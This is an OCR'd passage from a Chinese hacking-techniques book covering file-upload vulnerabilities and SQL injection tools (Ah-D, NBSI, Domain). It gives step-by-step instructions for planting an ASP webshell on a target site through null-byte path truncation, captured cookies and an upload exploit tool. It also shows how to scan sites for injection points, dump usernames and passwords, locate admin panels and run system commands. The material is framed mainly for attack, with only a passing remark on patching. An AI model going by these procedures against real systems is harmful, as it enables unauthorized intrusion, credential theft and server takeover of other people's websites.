


图 8-25　“文件上传”窗口

利用该截止符可重新构造 filepath，例如正常的上传路径是“http://www.** *.com/bbs/uploadface/200906240825.jpg”，但也可使用“\0”构造 filepath 为 http://www. ***.com/newmm.asp\0/200906240825.jpg。

这样当服务器接收 filepath 数据时，检测到 newmm.asp 后面的\0 后，将理解为 filepath 数据就此结束了，上传的文件就被保存为“http://www.***.com/newmm.asp”。

**2. 文件上传漏洞工具**

除动网论坛外，各种系统的上传漏洞也非常多，其漏洞原理基本都差不多，攻击利用方法上有略微的差异，简而言之可归纳为几步：先抓包，然后修改文件类型，再在上传路径后加上空格，用十六进制编辑器把空格改成 00，最后用 NC 提交。这个攻击过程可以使用一些文件上传漏洞工具来完成，比如最常见的工具是桂林老兵的文件上传工具。下面简单介绍一下桂林老兵的上传漏洞利用程序，如图 8-26 所示。


图 8-26 网站上传利用工具

为方便说明，对照 Dvbbs 动网论坛 8.0 版本的“Upfile.asp”和“Reg_upload.asp”两个文件上传代码，来说明如何添加工具中的上传参数。Upfile.asp 文件为存在上传漏洞的文件，而 Reg_upload.asp 文件为添加工具时用到的参数，也即 Upfile.asp 文件在执行时用到的参数都是来自 Reg_upload.asp 文件中表单所提交的内容。

UpFile 是通过生成一个 Form 表（Reg_upload.asp 文件中）来实现上传的。代码如下。

```
<form name="form " method=" post" action=" UpFile.asp"….>
<input type=" hidden" name=" filepath" value=" uploadFace">
<input type=" hidden" name=" act" value=" upload">
<input type=" file" name=" file1"
<input type=" hidden" name=" fname">
<input type=" submit" name=" Submit" value=" 上传"….></form>
```

其中用到的变量如下：

- FilePath：默认值是 Uploadface，即上传后默认的存放目录，属性 Hidden。
- File1：这就是用户要上传的文件。

结合上述代码，用户填写上传内容的具体操作步骤如下。

**步骤 1**：在“提交地址”中输入存在上传漏洞文件的 URL 地址，该地址在代码段中的“Action=”参数后可以看到，如 http://www.xxxx.com/bbs/Upfile.asp。在“路径字段”中填写的“Filepath”，即为表单源代码中的“File1”，表示上传路径字段名。

**步骤 2**：在“上传路径”中填写的是上传到对方服务器上后，木马后门保存的路径及文件名，默认为“/shell.asp”；在“允许类型”中输入一个 WEB 程序允许上传的文件类型，一般网站都允许上传 JPG 图片文件，因此默认为 JPG。

**步骤 3**：在“本地文件”中填写要在本机上传的木马路径；在“Cookies”中填写的是登录网站的 Cookies 信息，可使用抓取数据包工具如 WsockExpert 抓取，也可使用上面提到过的“Cookies&Inject Browser”浏览器工具来获取。

用户可连接上传后的 ASP 木马进一步渗透攻击，最终达到控制整个网站服务器的目的。现在网络具有文件上传漏洞的网站仍然很多，这就要求网站管理员经常到 Internet 网络上查找这方面的信息，并对比自己的网站，若发现有此漏洞，就需要及时修改有关代码，避免黑客利

用此漏洞对自己的网站进行攻击。

### 3. 对文件上传漏洞实施入侵与防御

在这里以 WSE 与 NC 结合入侵“动感下载系统 XP v1.3 Build 0112”网站上传漏洞为例，介绍相应的参数获取填写方法，先说明一下手动利用上传漏洞攻击的过程。

需要从网上下载“动感下载系统 XP v1.3 Build 0112”程序，将其安装在虚拟机的 IIS 信息服务器上。也可在 Google 或百度中输入关键词进行搜索，将会得到大量使用“动感下载系统 XP v1.3 Build 0112”建立的网站。Web 攻击搭建入侵平台的方法都差不多，下载相应的网站程序安装在虚拟机上即可。

对文件上传漏洞实施入侵的具体操作步骤如下。

**步骤 1**：在“动感下载系统 XP v1.3 Build 0112”程序网站中注册一个新用户，用该用户名登录网站并进入网站管理中心，如图 8-27 所示。

**步骤 2**：单击左侧的【添加新的软件】链接按钮，即可进入软件添加页面。单击页面中“文件上传”的【浏览】按钮，浏览选择本地的一个 ASP 木马后门文件“test.asp”，确定后先不要单击【上传】按钮，如图 8-28 所示。

图 8-27　网站管理中心





图 8-28　上传 asp 后门

**步骤 3**：运行 WSockExpert 工具，单击工具栏中的【打开】按钮，在进程列表中选择“iexplore.exe”下的“动感下载系统 XP 管理中心”，如图 8-29 所示。单击【打开】按钮，即可开始监视 IE 浏览器与网站的交换数据。

**步骤 4**：返回到动感下载系统上传页面，单击【上传】按钮，将会提示上传出错。再回到 WSockExpert 工具中，单击列表框中的“信息包”中包含“POST”行数据，在下方的数据内容框中，复制“Cookies:”后面的内容，如图 8-30 所示。





图 8-29　嗅探上传 IE 进程





图 8-30　嗅探到的 Cookie 数据

**步骤 5**：将复制的 Cookie 内容粘贴到网站上传利用工具的“Cookies”信息框中，如图 8-31 所示。也可以运行一个叫做“网站安全检测工具”的软件，登录网站打开上传页面。在软件的“Cookies”框中就可以复制到 Cookies 信息了，如图 8-32 所示。


图 8-31 粘贴 Cookies 信息到上传利用工具中

图 8-32 网站安全检测工具

在网站上传利用工具中还有一个“路径可定义”与“文件名可定义”的选择，其代表的就是 FilePath 路径变量与 Filename 文件变量欺骗两种上传漏洞类型。根据漏洞的类型，选择相应的方式即可。例如，这里上传路径 FilePath 其值为“uploadImages”，是在用户端提交的，所以属于 FilePath 路径变量欺骗上传漏洞，选择“路径可定义”，并在下方的“上传路径”处可填写要上传保存的任意路径及任意木马文件名。

如果是 Filename 文件变量欺骗上传漏洞，则不能指定保存路径，在“上传路径”处直接输入要保存的 ASP 文件名即可。此外，还有一个“允许类型”，用于设置网站允许上传的文件类型，使用默认的“jpg”图片类型即可。

**步骤 6**：在上述参数填写完成后，单击【提交】按钮，即可在右侧界面中返回信息，说明上传攻击检测是否成功了，如图 8-33 所示。在其中可看到返回信息中包含“<FONT color =red></font>图片路径：<input type="text" size="45" value="uploadImages/test.asp">”内容，如图 8-34 所示。这说明 ASP 木马上传成功，其路径为“uploadImages/test.asp”。在 IE 浏览器中访问 http://localhost/_/uploadImages/test.asp，就可以看到上传成功的 ASP 木马后门了。

有一些上传漏洞网站程序在成功上传后，也不会返回路径信息，或返回假的路径信息，这时，必须根据自己在利用工具的“上传路径”处填写的路径来确定文件的链接地址。

图 8-33 提交上传攻击检测





图 8-34 返回的路径信息

## 第 74 招　啊 D 注入工具

啊 D 注入是一款超级经典的注入工具，优化了注入线程和代码。用户账号可以随便填写。无任何限制，并具有自创的注入引擎，能检测更多存在注入的连接，使用多线程技术，检测速度很快。对“MSSQL 显错模式”、“MSSQL 不显错模式”和“Access”等数据库都有很好地注入检测能力，内集“跨库查询”、“注入点扫描”、“管理入口检测”、“目录查看”、“CMD 命令”、“木马上传”、“注册表读取”、“旁注/上传”、“WebShell 管理”和“Cookies 修改”于一身的综合注入工具包。

很多黑客都是通过 SQL 注入来实现对网页服务器攻击的，啊 D 注入工具是一款出现相对较早，而且功能非常强大的注入工具，集旁注检测、SQL 猜解决、密码破解、数据库管理等功能于一身，是运用最广泛的一个工具。实现啊 D 注入攻击的具体操作步骤如下。

**步骤 1**：下载并解压啊 D 注入工具包，即可打开解压后的“啊 D 注入工具文件夹”窗口，如图 8-35 所示。

**步骤 2**：双击“啊 D 注入工具”应用程序图标，即可进入“啊 D 注入工具”主窗口，如图 8-36 所示。在“注入检测”选项栏目中单击【扫描注入点】按钮，即可打开“扫描注入点”页面，在“注入连接”地址栏中输入注入的网站地址。单击 按钮，即可打开该网站并扫描注入点个数，如图 8-37 所示。

图 8-35　“啊 D 注入工具文件夹”窗口

图 8-36　“啊 D 注入工具”主窗口

**步骤 3**：若单击“注入连接”右侧的 按钮，即可对 Cookies 进行修改，如图 8-38 所示。

图 8-37　“扫描注入点”页面

图 8-38　对 Cookies 进行修改

**步骤 4**：根据需要选中其中的一个注入点，单击“注入检测”选项栏下方的【SQL 注入检测】按钮，即可进入“SQL 注入检测”页面。单击【检测】按钮，等待检测完成后，继续单击【检测表段】按钮，即可检测出相应的表段。

**步骤 5**：再任意选中其中的一个表段，单击右边的【检测字段】按钮，即可检测出该表对应的相应字段；根据需要选择该表中的所有字段，单击【检测内容】按钮，即可开始检测内容，如图 8-39 所示。

**步骤 6**：待内容检测完毕后，在“检测内容”下方的列表框中，即可查看详细的检测内容（包括：用户名、密码、编号等），如图 8-40 所示。

图 8-39 “SQL 注入检测”页面




图 8-40 查看详细的检测内容

**步骤 7**：单击“注入检测”选项栏目下方的【管理入口检测】按钮，即可打开“管理入口检测”页面，在“网站地址”栏目中输入需要管理入口检测的地址。单击【检测管理入口】按钮，即可在下方列表中显示该网站的所有登录入口点，如图 8-41 所示。

**步骤 8**：右键选择其中的任意一个登录入口地址，从快捷菜单中选择“用 IE 打开链接”菜单项，即可打开其链接网页，如图 8-42 所示。

**步骤 9**：在“网站登录”页面中输入登录的“用户名”和“密码”之后，单击【登录】按钮，即可找到后台并成功登录网站论坛，如图 8-43 所示。单击“注入检测”选项栏中的【浏览网页】按钮，即可打开“浏览网页”页面，用该按钮快速浏览网页，如图 8-44 所示。

**步骤 10**：单击“注入检测”栏目中【会员登录】按钮，即可进入“会员登录”页面，在“注入链接”地址栏中输入需登录网站的地址，在“用户名”和“密码”两个文本框中分别输入登录的用户名和密码，单击【登录】按钮，即能够以会员身份登录该网站，如图 8-45 所示。




图 8-41 “管理入口检测”页面

图 8-42 “网站登录”页面

图 8-43　成功登录网站的论坛

图 8-44　“浏览网页”页面

**步骤 11**：若是新用户则需进行用户注册，在“会员登录”页面中单击【用户注册】选项按钮，即可进入“用户注册信息”页面，在其中填写相应的注册信息。单击【马上注册】按钮，即可注册成功，如图 8-46 所示。

图 8-45　“会员登录”页面




图 8-46　“用户注册信息”页面

**步骤 12**：在“相关工具”栏目中单击【目录查看】按钮，即可进入“目录查看”页面，在“注入连接”地址栏中输入要注入的网站地址。单击【检测】按钮，在“检测位置”栏目中选择要进行检测的目标磁盘。单击【开始检测】按钮，即可查看网站的物理目录（也只有 MSSQL 数据库才能查看），如图 8-47 所示。




图 8-47　“目录查看”页面

**步骤 13**：在“相关工具”栏目中单击【CMD/上传】按钮，即可打开“CMD/上传”页面，只要用户拥有一个 SA 权限的数据库，就可以在这里执行 CMD 命令，或上传一些小的文件，比如一些脚本等操作，如图 8-48 所示。

**步骤 14**：也可在“相关工具”栏目中单击【注册表读取】按钮，打开“注册表读取”页面选择注册表的位置。单击【读取】按钮，即可读取注册表的键值来确定物理目录等信息，如图 8-49 所示。

图 8-48 “CMD/上传”页面




图 8-49 “注册表读取”页面

**步骤 15**：单击“设置选项”栏目中的【设置】按钮，即可进入“设置”页面，通过对 SQL 的管理入口、表段和字段等内容进行设置，可添加一些自己要检测的内容。因为有些需要猜解的表名或字段里面是没有的，只能通过这里来添加，如图 8-50 所示。




图 8-50 “设置”页面

## 第 75 招 NBSI 注入工具

NBSI（NB，联盟，SQL，注入分析器）是一套高集成性 Web 安全检测系统，在 ASP 程序漏洞分析方面已远远超越了同类产品，特别是对于 SQL Server 的分析，具有极高的准确率。NBSI 是网站漏洞检测工具，ASP 注入漏洞检测工具，特别在 SQL Server 注入检测方面有极高的准确率。NBSI 分为个人版和商业版两种，其中在个人版中限制了一些功能，可以检测出一般网站的漏洞，而商业版则完全没有限制，分析范围和准确率都有所提高。

在 NBSI 中可检测出网站中存在的注入漏洞，对其进行注入工具，具体的实现步骤如下。

**步骤 1**：运行 NBSI 主程序，即可打开【NBSI 操作】主窗口，如图 8-51 所示。

步骤 2：单击【网站扫描】按钮，即可进入【网站扫描】窗口，如图 8-52 所示。在“注入地址”中输入要入侵的网站地址之后，选择“快速扫描”单选项。




图 8-51 【NBSI】主窗口




图 8-52 【网站扫描】窗口

步骤 3：单击【扫描】按钮，即可对该网站进行扫描。如果在扫描过程中发现注入漏洞，漏洞地址及其注入性的高低将显示在“扫描结果”列表中，如图 8-53 所示。在“扫描结果”列表中单击要注入的网址，即可将其添加到“注入地址”文本框中，如图 8-54 所示。




图 8-53 扫描后的结果




图 8-54 添加要注入的网站地址

步骤 4：单击【注入分析】按钮，即可进入【注入分析】窗口中，如图 8-55 所示。在其中勾选“post”复选框，可在“特征符”文本区域中输入相应的特征符。




图 8-55 【注入分析】窗口

**步骤 5**：在设置完毕后，单击【检测】按钮，即可对该网址进行检测，其检测结果如图 8-56 所示。如果待检测完毕之后，“未检测到注入漏洞”单选项被选中，则该网址是不能被用来进行注入攻击的。




图 8-56 对选择的网站进行检测

**提示** 这里得到的是一个数字型+Access 数据库的注入点，ASP+MSSQL 型的注入方法与其一样，都可以在注入成功之后去读取数据库的信息。

**步骤 6**：在“已猜解表名”栏目中单击【猜解表名】按钮，即可打开【SI 提示信息】对话框，如图 8-57 所示。单击【确定】按钮，即可对选定的表单猜解。待猜解完毕之后，将会在“已猜解表名”文本框中显示出数据库的表名，如图 8-58 所示。





图 8-57 【SI 提示信息】对话框

图 8-58 猜解出的数据表表名

**步骤 7**：在选中要猜解的数据表后，单击【猜解列名】按钮，即可得到该表所包含列的相关信息，如图 8-59 所示。勾选要猜解列名前面的复选框，单击【猜解记录】按钮，即可得到该列中包含的详细信息，如图 8-60 所示。

**步骤 8**：在【NBSI】主窗口中单击【扫描及工具】按钮，即可进入【扫描及工具】窗口，如图 8-61 所示。将扫描出来的“可能性较高”的网址复制到“扫描地址”文本框中，并勾选“由根目录开始扫描”复选框。

**步骤 9**：单击【开始扫描】按钮，即可将可能存在的管理后台扫描出来，其结果会显示在“可能存在的管理后台”列表中，如图 8-62 所示。

图 8-59　猜解列名




图 8-60　猜解记录

在一般情况下，扫描出来的管理后台不止一个，此时可以选择默认管理页面，也可以逐个进行测试，利用破解出的用户名和密码进入其管理后台。

图 8-61 【扫描及工具】窗口

图 8-62　扫描到的管理后台

## 第 76 招　Domain 注入工具

旁注 WEB 综合检测程序（Domain）是一款功能强大的 SQL 注入工具，集 WHOIS 查询、上传页面批量检测、Shell 上传、数据库浏览及加密解密于一体，可以帮助用户方便地进行旁注检测、综合上传、SQL 注入检测、数据库管理。而虚拟主机域名查询、二级域名查询、整合读取、修改 Cookies 等功能更方便初学者。

### 1．使用 Domain 实现注入

Domain 主要包括旁注检测、综合上传、SQL 注入检测、数据库管理、破解工具以及辅助工具等 6 个模块，其每个模块都有许多小功能组成，每个检测功能都采用多线程技术。

使用 Domain 实现注入的具体操作步骤如下。

**步骤 1**：下载并解压 Domain 压缩文件，双击“Domain 注入工具”应用程序图标，即可打开“Domain 注入工具”主窗口，如图 8-63 所示。

**步骤 2**：在“旁注检测”选项卡的“输入域名”文本框内输入需要注入的网站域名，单击右侧的 >> 按钮，即可检测出该网站域名所对应的 IP 地址。单击【查询】按钮，即可在窗口左下部分列表中列出相关的六个站点，如图 8-64 所示。




图 8-63 “Domain 注入工具”主窗口




图 8-64 “旁注检测”页面

**步骤 3**：选择右侧列表中的任意一个网址，单击【网页浏览】按钮，即可打开“网页浏览”页面，在页面最下方“注入点”列表中列出了所有刚才发现的注入点，如图 8-65 所示。

图 8-65 “网页浏览”页面

图 8-66 “二级检测”页面

**步骤 4**：单击【二级检测】按钮，即可进入“二级检测”页面，分别输入域名和网址后，即可查询二级域名以及检测整站目录，如图 8-66 所示。单击【网站批量检测】按钮，即可打开“网站批量检测”页面，在其中查看待检测的几个网址，如图 8-67 所示。

**步骤 5**：单击【添加指定网址】按钮，即可打开【添加网址】对话框，在其中输入想要添加的网址。单击【OK】按钮，即可返回“网站批量检测”页面，如图 8-68 所示。

**步骤 6**：单击页面最下方的【开始检测】按钮，即可成功地分析出该网站中所包含的页面，如图 8-69 所示。单击【保存结果】按钮，即可打开【Save As】对话框，在其中输入想要保存的名称。单击【Save】按钮，即可将分析结果保存至目标位置，如图 8-70 所示。

**步骤 7**：单击【功能设置】按钮，即可打开“功能设置”页面，在其中对浏览网页时的个别选项进行设置，如图 8-71 所示。

**步骤 8**：在“SQL 注入”选项卡中单击【扫描注入点】按钮，即可打开“扫描注入点”标签页，单击【载入查询网址】按钮，即可在“扫描注入点”下方列表中显示关联的网站地址。再选中与前面设置相同的网站地址之后，单击右侧的【批量分析注入点】按钮，即可在“注入

点”列表中显示检测到的并可注入的所有注入点，如图 8-72 所示。

图 8-67 “网站批量检测”页面


图 8-68 【添加网址】对话框

图 8-69 成功分析网站中所包含的页面





图 8-70 保存分析页面结果




图 8-71 “功能设置”页面




图 8-72 “扫描注入点”标签页

**步骤 9**：单击【SQL 注入猜解检测】按钮，即可打开“SQL 注入猜解检测”页面，在“注入点”地址栏中输入上面检测到的任意一个注入点，如图 8-73 所示。

**步骤 10**：单击【开始检测】按钮，并在“数据库”列表下方单击【猜解表名】按钮，在

“列名”列表下方单击【猜解列名】按钮；在“检测结果”列表下方单击【猜解内容】按钮，即可在检测信息列表中看到 SQL 注入猜解检测的所有信息，如图 8-74 所示。




图 8-73 “SQL 注入猜解检测”页面




图 8-74 SQL 注入猜解检测的所有信息

**2. 使用 Domain 扫描管理后台**

使用 Domain 扫描管理后台的方法很简单，具体的操作步骤如下。

